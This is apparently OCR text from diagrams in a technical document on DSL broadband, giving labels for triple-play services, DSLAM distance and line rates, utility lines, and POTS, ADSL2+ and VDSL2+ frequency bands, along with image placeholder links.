



3XPLAY
3XFAIL


Dist. to DSLAM: 1100 m
Max. DL rate: 10 Mbps
Max. UL rate: 1 Mbps
DSLAM
BASE


Elec. Power
Gas
CATV
Phone
Water
Fiber
Sewer Line


Upstream
Downstream
ADSL2+
Up/Downstream
VDSL2+
POTS
4 KHz
140 KHz
1.1 MHz
2.2 MHz
12 MHz

3X PLAY





Broadband Internet


VoIP

